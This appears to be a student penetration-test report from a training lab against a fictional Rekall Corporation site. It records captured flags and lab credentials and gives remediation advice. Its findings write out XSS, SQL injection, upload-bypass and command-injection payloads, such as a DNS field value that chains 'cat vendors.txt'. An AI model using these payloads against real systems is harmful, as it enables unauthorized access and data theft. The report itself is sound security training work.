



Cybersecurity

Penetration Test Report

Rekall Corporation

Penetration Test Report

Student Note: Complete all sections highlighted in yellow.

Confidentiality Statement

This document contains confidential and privileged information from Rekall Inc. (henceforth known as Rekall). The information contained in this document is confidential and may constitute inside or non-public information under international, federal, or state laws. Unauthorized forwarding, printing, copying, distribution, or use of such information is strictly prohibited and may be unlawful. If you are not the intended recipient, be aware that any disclosure, copying, or distribution of this document or its parts is prohibited.

Table of Contents

Confidentiality Statement	2
Contact Information	4
Document History	4
Introduction	5
Assessment Objective	5
Penetration Testing Methodology	6
Reconnaissance	6
Identification of Vulnerabilities and Services	6
Vulnerability Exploitation	6
Reporting	6
Scope	7
Executive Summary of Findings	8
Grading Methodology	8
Summary of Strengths	9
Summary of Weaknesses	9
Executive Summary Narrative	10
Summary Vulnerability Overview	13
Vulnerability Findings	14

Contact Information

Company Name	MegaCorpOne LLC
Contact Name	Muhammad Hussain
Contact Title	Lead Penetration Tester

Document History

Version	Date	Author(s)	Comments
001	08/14/2024	Muhammad Hussain	

Introduction

In accordance with Rekall policies, our organization conducts external and internal penetration tests of its networks and systems throughout the year. The purpose of this engagement was to assess the networks' and systems' security and identify potential security flaws by utilizing industry-accepted testing methodology and best practices.

For the testing, we focused on the following:

- Attempting to determine what system-level vulnerabilities could be discovered and exploited with no prior knowledge of the environment or notification to administrators.
- Attempting to exploit vulnerabilities found and access confidential information that may be stored on systems.
- Documenting and reporting on all findings.

All tests took into consideration the actual business processes implemented by the systems and their potential threats; therefore, the results of this assessment reflect a realistic picture of the actual exposure levels to online hackers. This document contains the results of that assessment.

Assessment Objective

The primary goal of this assessment was to provide an analysis of security flaws present in Rekall's web applications, networks, and systems. This assessment was conducted to identify exploitable vulnerabilities and provide actionable recommendations on how to remediate the vulnerabilities to provide a greater level of security for the environment.

We used our proven vulnerability testing methodology to assess all relevant web applications, networks, and systems in scope.

Rekall has outlined the following objectives:

Table 1: Defined Objectives

Objective
Find and exfiltrate any sensitive information within the domain.
Escalate privileges.
Compromise several machines.

Penetration Testing Methodology

Reconnaissance

We begin assessments by checking for any passive (open source) data that may assist the assessors with their tasks. If internal, the assessment team will perform active recon using tools such as Nmap and Bloodhound.

Identification of Vulnerabilities and Services

We use custom, private, and public tools such as Metasploit, hashcat, and Nmap to gain perspective of the network security from a hacker's point of view. These methods provide Rekall with an understanding of the risks that threaten its information, and also the strengths and weaknesses of the current controls protecting those systems. The results were achieved by mapping the network architecture, identifying hosts and services, enumerating network and system-level vulnerabilities, attempting to discover unexpected hosts within the environment, and eliminating false positives that might have arisen from scanning.

Vulnerability Exploitation

Our normal process is to both manually test each identified vulnerability and use automated tools to exploit these issues. Exploitation of a vulnerability is defined as any action we perform that gives us unauthorized access to the system or the sensitive data.

Reporting

Once exploitation is completed and the assessors have completed their objectives, or have done everything possible within the allotted time, the assessment team writes the report, which is the final deliverable to the customer.

Scope

Prior to any assessment activities, Rekall and the assessment team will identify targeted systems with a defined range or list of network IP addresses. The assessment team will work directly with the Rekall POC to determine which network ranges are in-scope for the scheduled assessment.

It is Rekall's responsibility to ensure that IP addresses identified as in-scope are actually controlled by Rekall and are hosted in Rekall-owned facilities (i.e., are not hosted by an external organization). In-scope and excluded IP addresses and ranges are listed below.


Executive Summary of Findings

Grading Methodology

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical:** Immediate threat to key business processes.
- High:** Indirect threat to key business processes/threat to secondary business processes.
- Medium:** Indirect or partial threat to business processes.
- Low:** No direct threat exists; vulnerability may be leveraged with other vulnerabilities.
- Informational:** No threat; however, it is data that may be used in a future attack.

As the following grid shows, each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation:



Summary of Strengths

While the assessment team was successful in finding several vulnerabilities, the team also recognized several strengths within Rekall's environment. These positives highlight the effective countermeasures and defenses that successfully prevented, detected, or denied an attack technique or tactic from occurring.

- Mitigation strategy in place for denial of DDOS Attacks to ensure network availability
- No vulnerable open source data penetration due to mapping network architecture
- Tools like Metasploit/John the Ripper/Nmap are utilized to prevent unauthorized access
- Forward-thinking defensive and offensive strategy
- Current and continuing penetration testing to identify vulnerabilities for mitigation

Summary of Weaknesses

We successfully found several critical vulnerabilities that should be immediately addressed in order to prevent an adversary from compromising the network. These findings are not specific to a software version but are more general and systemic vulnerabilities.

- XSS vulnerabilities
- Sensitive data exposure
- Local file inclusion
- SQL Injection
- Command Injection
- Brute Force Attacks
- PHP Injection
- Directory traversal
- Shellshock

Executive Summary

Each finding was classified according to its severity, reflecting the risk each such vulnerability may pose to the business processes implemented by the application, based on the following criteria:

- Critical: Immediate threat to key business processes.
- High: Indirect threat to key business processes/threat to secondary business processes.
- Medium: Indirect or partial threat to business processes.
- Low: No direct threat exists; vulnerability may be leveraged with other vulnerabilities.

Each threat is assessed in terms of both its potential impact on the business and the likelihood of exploitation.

Summary Vulnerability Overview

Vulnerability	Severity
XSS Reflected Vulnerability	High
XSS Reflected (Advanced) Vulnerability	High
XSS Stored Vulnerability	High
Sensitive Data Exposure Vulnerability	Low
Local File Inclusion Vulnerability	High
Local File Inclusion (Advanced) Vulnerability	Medium
SQL Injection Vulnerability	Critical
Sensitive Data Exposure Vulnerability	Critical
Sensitive Data Exposure Vulnerability	High
Command Injection Vulnerability	Critical
Command Injection (Advanced) Vulnerability	High
Brute Force Attack Vulnerability	Critical
PHP Injection Vulnerability	Medium
Session Management Vulnerability	High
Directory Traversal Vulnerability	Critical
Open Source Exposed Data	Low
Pinging totalrekall.xyz	Low
Open Source Exposed Data	Low
Number of Hosts on the Network	Medium
Scan Results	High
Nessus Scan Results	Critical
Apache Tomcat Remote Code Execute Vulnerability (CVE-2017-126-17)	Critical
Shellshock	High
Other Vulnerabilities on the affected Host	Critical
Struts – CVE-2017-5638	High
Drupal – CVE-2019-6340	High
CVE-2019-14287	High


Tanya4life	Low
Nmap Scan	Medium
FTP Anonymous	Medium
SLMail (SMTP on P25 and POP3 on P110)	Medium
Scheduled Task Vulnerability	Medium
Kiwi Flag 6	Critical
Lateral Movement	Critical
MsCacheV2 vis LSADump	Critical
Navigating the C:\ directory	Critical
Default Administrator Credentials	High

The following summary tables represent an overview of the assessment findings for this penetration test:

Scan Type	Total
Hosts	Web App 34.102.136.180 Linux OS 192.168.13.10 192.168.13.11 192.168.13.12 192.168.13.13 192.168.13.14 Windows OS 172.22.117.10 172.22.117.20
Ports	21-FTP 25-SMTP 80-HTTP 106-POP3PW 110-POP3 135-MSRPC 139-NETBIOS-SSN 443-SSL/HTTP


Exploitation Risk	Total
Critical	12
High	13
Medium	7


Vulnerability Findings


Vulnerability 1	Findings
Title	XSS Reflected Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Vulnerability was located in the “Welcome.php” page of the Rekal Corp. website. I used “<script>alert('1')</script>” to reveal the vulnerability
Images	 <p>The screenshot shows a web page with a red header containing the REKALL CORPORATION logo. The main content area has a dark background. It displays the text "WELCOME TO VR PLANNING" and "On the next page you will be designing your perfect, unique virtual reality experience!". Below this, it says "Begin by entering your name below!" followed by a text input field and a "GO" button. The text "Welcome !" is displayed, followed by "Click the link below to start the next step in your choosing your VR experience!". At the bottom, it shows "CONGRATS, FLAG 1 is f76sdfkg6sjf".</p>
Affected Hosts	Welcome.php
Remediation	The implementation of better security awareness training, the utilization of output encoding libraries, and implementing the practice of always sanitizing and validating user data.

Title	XSS Reflected (Advanced) Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Vulnerability was located on the “Who do you want to be?” Memory Planner page of the Rekall Corp website. I used <SCRscriptIPT>alert('Hello')</SCRscriptIPT> to reveal the vulnerability due to the input validation removing the word “script”.
Images	<p>Secret Agent Five Star Chef Pop Star</p> <h1>Who do you want to be?</h1> <p><input type="text" value="rt('Hello');</SCRscriptIPT>"/> <input type="button" value="GO"/></p> <p>You have chosen , great choice!</p> <p>Congrats, flag 2 is ksdnd99dkas</p>
Affected Hosts	Memory-Planner.php
Remediation	The implementation of better security awareness training, the utilization of output encoding libraries, and implementing the practice of always sanitizing and validating user data.

Vulnerability 3	Findings
Title	XSS Stored Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	High
Description	Vulnerability was located on the comments.php page of the Rekall Corp. website. I used <script>alert('1')</script> to find the stored user data. The data is stored on the server and displayed to users without proper encoding or sanitization.

	 <p>Please leave your comments on our website!</p> <p>CONGRATS, FLAG 3 is sd7fk1nctx</p> <table border="1" data-bbox="530 411 1199 496"> <thead> <tr> <th>#</th><th>Owner</th><th>Date</th><th>Entry</th></tr> </thead> <tbody> <tr> <td>1</td><td>bee</td><td>2024-08-01 23:17:01</td><td></td></tr> </tbody> </table> <p>Submit Add: <input checked="" type="checkbox"/> Show all: <input type="checkbox"/> Delete: <input type="checkbox"/> Your entry was added to our blog!</p>	#	Owner	Date	Entry	1	bee	2024-08-01 23:17:01	
#	Owner	Date	Entry						
1	bee	2024-08-01 23:17:01							
Affected Hosts	Comments.php								
Remediation	The implementation of better security awareness training, the utilization of output encoding libraries, and implementing the practice of always sanitizing and validating user data.								

Vulnerability 4	Findings
Title	Sensitive Data Exposure Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Low
Description	Utilizing Curl, the flag is found in the HTTP response header.
Images	 <pre>(root@kali:~) └─# curl -v http://192.168.14.35/About-Rekall.php grep flag * Trying 192.168.14.35:80 ... % Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 0 0 0 0 0 0 0 0 --:--:--:--:--:--:--:--:-- 0* Connected to 192.168.14.35 (192.168.14.35) port 80 (#0) > GET /About-Rekall.php HTTP/1.1 > Host: 192.168.14.35 > User-Agent: curl/7.81.0 > Accept: */* < < Mark bundle as not supporting multiuse < HTTP/1.1 200 OK < Date: Sun, 31 Jul 2022 00:39:44 GMT < Server: Apache/2.4.7 (Ubuntu) < X-Powered-By: Flag 4 nckd97dk6sh < Set-Cookie: PHPSESSID=70joiqd1npiuu8gcorck70ar24; path=/ < Expires: Thu, 19 Nov 1981 08:52:00 GMT < Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0 < Pragma: no-cache < Vary: Accept-Encoding < Content-Length: 7873 < Content-Type: text/html < { [7873 bytes data] 100 7873 100 7873 0 0 1891k 0 --:--:--:--:--:--:--:-- 2562k * Connection #0 to host 192.168.14.35 left intact └─#</pre>
Affected Hosts	About-Rekall.php
Remediation	N/A


Vulnerability 5	Findings
Title	Local File Inclusion Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Vulnerability is located in Memory-Planner.php and is revealed by uploading any php file.
Images	
Affected Hosts	Memory-Planner.php
Remediation	Validating user inputs and


Vulnerability 6	Findings
Title	Local File Inclusion (Advanced) Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Medium
Description	Vulnerability is located in Memory-Planner.php and filters for .jpg. To bypass this, I renamed my script to script.jpg.php.
Images	

Affected Hosts	Memory-Planner.php
Remediation	Strong input validation, limiting file types for uploads, and restricting file paths to prevent execution of unintended files.


Vulnerability 7	Findings
Title	SQL Injection Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Vulnerability is located in the “Admin Login” on the Login.php page. I used “1’ OR ‘1’ = ‘1” in the login field
Images	<p style="text-align: center;">User Login</p> <p>Please login with your user credentials!</p> <p>Login:</p>  <p>Password:</p>  <p>Login</p> <p>Congrats, flag 7 is bcs92sjsk233</p>
Affected Hosts	Login.php
Remediation	Implement input validation and sanitization of all input prior to it being processed on the backend.

Vulnerability 8	Findings
Title	Sensitive Data Exposure Vulnerability
Type (Web app / Linux OS / WIndows OS)	Web App
Risk Rating	Critical
Description	Username and Password are in the HTML
Images	


	<pre> 134 <form action="/Login.php" method="POST"> 135 <p><label for="login">Login:</label>dougquaid
 136 <input type="text" id="login" name="login" size="20" /></p> 137 138 <p><label for="password">Password:</label>kuato
 139 <input type="password" id="password" name="password" size="20" /></p> 140 141 <button type="submit" name="form" value="submit" background-color="black">Login</button> 142 143 </form> 144 145
 146 147 </div> 148 149 </div> 150 </pre>  <p>REKALL CORPORATION</p> <p>Home About Rekall Welcome VR Planner Login</p> <p>Enter your Administrator credentials!</p> <p>Login:</p> <p>Password:</p> <p>Login</p> <p>Successful login! flag 8 is 87fsdkf6djf , also check out the admin only networking tools HERE</p>
Affected Hosts	Login.php
Remediation	Not storing sensitive information in HTML or publicly accessible and encrypting sensitive data

Vulnerability 9	Findings
Title	Sensitive Data Exposure Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Data exposure is available on the robots.txt page
Images	 <pre> Exploit-DB Nessus User-agent: GoodBot Disallow: User-agent: BadBot Disallow: / User-agent: * Disallow: /admin/ Disallow: /documents/ Disallow: /images/ Disallow: /souvenirs.php/ Disallow: flag9:dkkdudfkdy23 </pre>

Affected Hosts	Robots.txt
Remediation	Double checking data that is entered

Vulnerability 10	Findings
Title	Command Injection Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	Critical
Description	Vulnerability is on the networking.php page in the DNS Check field. I used " www.exammple.com ; cat vendors.txt"
Images	 A screenshot of a web application titled "NETWORKING TOOLS". It displays a "DNS Check" section with a text input field containing "www.example.com" and a red "Lookup" button. Below the input field, the text "Just a reminder, the vendor list of our top-secret networking tools are located in the file: vendors.txt" is visible. Under the "DNS Check" heading, it shows the results: "Server: 127.0.0.11 Address: 127.0.0.11#53 Non-authoritative answer: Name: www.example.com Address: 93.184.215.14 SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5". At the bottom, a message says "Congrats, flag 10 is ksdnd99dkas".
Affected Hosts	Networking.php
Remediation	Implementing input validation and strong access controls


Vulnerability 11	Findings
Title	Command Injection (Advanced) Vulnerability
Type (Web app / Linux OS / Windows OS)	Web App
Risk Rating	High
Description	Vulnerability is on the networking.php page in the MX Record Checker. Input validation doesn't allow "&" and ";", so I used " www.example.com cat vendors.txt"


Images	 <p>DNS Check</p> <p><input type="text" value="www.example.com"/> <input type="button" value="Lookup"/></p> <p>MX Record Checker</p> <p><input type="text" value="nple.com cat vendors.txt"/> <input type="button" value="Check your MX"/></p> <p><input type="text" value="www.example.com cat v..."/></p> <p>SIEM: splunk Firewalls: barracuda CLOUD: aws Load balancers: F5</p> <p>Congrats, flag 11 is opshdkasy78s</p>
Affected Hosts	Networking.php
Remediation	Implementing input validation and strong access controls

